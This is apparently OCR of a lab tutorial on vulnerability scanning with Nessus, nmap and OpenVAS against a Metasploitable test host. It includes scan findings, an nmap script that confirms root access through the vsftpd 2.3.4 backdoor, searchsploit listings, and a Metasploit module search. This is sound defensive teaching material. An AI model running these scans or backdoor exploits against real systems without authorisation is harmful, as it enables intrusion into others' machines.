

Register Nessus
Enter your activation code.
Activation Code *
Register Offline
Settings
Back
Continue
© 2021 Tenable™, Inc.


Create a user account
Create a Nessus administrator user account. Use this username and password to log in to Nessus.
Username *
Admin
Password *
Back
Submit



nessus
Scans
Settings
Admin
My Scans
Import
New Folder
New Scan
My Scans
All Scans
Trash
Policies
Plugin Rules
Community
Research
Click on New Scan



VULNERABILITIES
Basic Network Scan
Advanced Scan
Advanced Dynamic Scan
Malware Scan
Mobile Device Scan
Web Application Tests
Credentialed Patch Audit
Intel AMT Security Bypass
Spectre and Meltdown
WannaCry Ransomware
Ripple20 Remote Scan
Zerologon Remote Scan
Solorigate
2020 Threat Landscape Retrospective (TLR)
ProxyLogon : MS Exchange


Settings
Credentials
Plugins
BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Name
MyFirstScan
Description
Scanning using Nessus
Folder
My Scans
Targets
172.30.1.26
Set your targets here
Upload Targets
Add File
Save
Cancel


nessus
Scans
Settings
My Scans
Import
New Folder
New Scan
My Scans
All Scans
Trash
Policies
Plugin Rules
Scan completed
Name
Schedule
Last Modified
MyFirstScan
On Demand
Today at 1:04 PM



Hosts
Vulnerabilities
Remediations
VPR Top Threats
History
Filter
Host
Vulnerabilities
Scan Details
Policy:
Status:
Completed
Start:
End:
Elapsed:
Vulnerabilities
Column chart displaying the number of vulnerabilities
Doughnut chart displaying vulnerabilities based on their severity levels



Hosts 1
Vulnerabilities 67
Remediations 3
VPR Top Threats
History 1
Filter
67 Vulnerabilities
Sev
Name
Family
Count
CRITICAL
SSL (Multiple Issues)
Gain a shell remotely
3
CRITICAL
Apache Tomcat AJP Connector Request Injectio...
Web Servers
1
CRITICAL
Bind Shell Backdoor Detection
Backdoors
1
CRITICAL
NFS Exported Share Information Disclosure
RPC
1
CRITICAL
rexecd Service Detection
Service detection
1
CRITICAL
Unix Operating System Unsupported Version Det...
General
1
CRITICAL
VNC Server 'password' Password
Gain a shell remotely
1


CRITICAL
Bind Shell Backdoor Detection
Description
A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.
Solution
Verify if the remote host has been compromised, and reinstall the system if necessary.
Output
Nessus was able to execute the command "id" using the following request :
This produced the following truncated output (limited to 10 lines) :
snip
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
snip
Port
Hosts
1524 / tcp / wild_shell
172.30.1.26


Risk Information
Risk Factor: Critical
CVSS v3.0 Base Score 9.8
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C


Base Score
9.8
(Critical)
Attack Vector (AV)
Network (N)
Adjacent (A)
Local (L)
Physical (P)
Attack Complexity (AC)
Low (L)
High (H)
Privileges Required (PR)
None (N)
Low (L)
High (H)
User Interaction (UI)
None (N)
Required (R)
Scope (S)
Unchanged (U)
Changed (C)
Confidentiality (C)
None (N)
Low (L)
High (H)
Integrity (I)
None (N)
Low (L)
High (H)
Availability (A)
None (N)
Low (L)
High (H)
Vector String - CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H


Hosts 1
Vulnerabilities 67
Remediations 2
VPR Top Threats
History 1
Assessed Threat Level: Critical
The following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. The findings listed below detail the top ten vulnerabilities, providing a prioritized view to help guide remediation to effectively reduce risk.
Click on each finding to show further details along with the impacted hosts.
To learn more about Tenable's VPR scoring system, see Predictive Prioritization.
VPR Severity
Name
Reasons
VPR Score
Hosts
Apache Tomcat AJP Connector Request Injection (Ghostcat)
Dark Web and Underground
9.5
1
Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
No recorded events
7.4
1
Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
No recorded events
7.4
1
SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)
No recorded events
6.9
1
SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported (FREAK)
No recorded events
6.6
1
SSL Anonymous Cipher Suites Supported
No recorded events
6.7
1
Samba Badlock Vulnerability
No recorded events
6.7
1
SMTP Service STARTTLS Plaintext Command Injection
No recorded events
6.5
1


Admin
Configure
Audit Trail
Launch
Report
Export
PDF
HTML
CSV
Report output formats


Generate PDF Report
Report
Executive Summary
Executive Summary
Custom
Generate Report

172.30.1.26

8	7	17	4	72
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 108

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	7.5	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
CRITICAL	10.0	51988	Bind Shell Backdoor Detection
CRITICAL	10.0	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
CRITICAL	10.0	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
CRITICAL	10.0	11356	NFS Exported Share Information Disclosure
CRITICAL	10.0	33850	Unix Operating System Unsupported Version Detection
CRITICAL	10.0	61708	VNC Server 'password' Password
CRITICAL	10.0	10203	rexecd Service Detection
HIGH	7.8	136808	ISC BIND Denial of Service
HIGH	7.5	10205	rlogin Service Detection

51988 - Bind Shell Backdoor Detection

Synopsis

The remote host may have been compromised.

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Risk Factor


Critical

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

```
kali@kali:~$ nmap --script ftp-vsftpd-backdoor 172.30.1.26
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-02 13:49 EDT
Nmap scan report for 172.30.1.26
Host is up (0.00052s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
```

Vulnerability found




```
kali@kali:~$ searchsploit vsFTPd
 Exploit Title                                             |  Path
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1) | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2) | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                           | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                  | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)     | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                    | multiple/remote/49719.py
```

```
msf6 > search vsftpd 2.3.4

Matching Modules

   #  Name                                  Disclosure Date  Rank       Check  Description
   0  exploit/unix/ftp/[redacted]_234_backdoor  2011-07-03       excellent  No     [redacted] v[redacted] Backdoor Command Execution
```

Exploit module exists within Metasploit


```
Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```


```
5432/tcp open  postgresql
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.openssl.org/news/secadv_20140605.txt
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|       http://www.cvedetails.com/cve/2014-0224
|
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
```

```
kali@kali:~$ sudo gvm-setup
Creating openvas-scanner's certificate files

[>] Creating database
CREATE ROLE
GRANT ROLE
CREATE EXTENSION
CREATE EXTENSION
[>] Migrating database
[>] Checking for admin user
[*] Creating user admin for gvm
[*] Please note the generated admin password
[*] User created with password '3083c4b1-0ba3-402f-aec5-d480fee4d398'.
[*] Define Feed Import Owner
[>] Updating OpenVAS feeds
[*] Updating: NVT
```


User account created


```
[*] Checking Default scanner
08b69803-5fc2-4037-a479-93b440211c73  OpenVAS  /var/run/ospd/ospd.sock  0  OpenVAS Default

[+] Done
[*] Please note the password for the admin user
[*] User created with password '3083c4b1-0ba3-402f-aec5-d480fee4d398'.
```



Warning: Potential Security Risk Ahead
Firefox detected a potential security threat and did not continue to 127.0.0.1. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.
What can you do about it?
The issue is most likely with the website, and there is nothing you can do to resolve it.
If you are on a corporate network or using anti-virus software, you can reach out to the support teams for assistance. You can also notify the website's administrator about the problem.
Learn more...
1
Go Back (Recommended)
Advanced...
Websites prove their identity via certificates. Firefox does not trust this site because it uses a certificate that is not valid for 127.0.0.1:9392.
Error code: SEC_ERROR_UNKNOWN_ISSUER
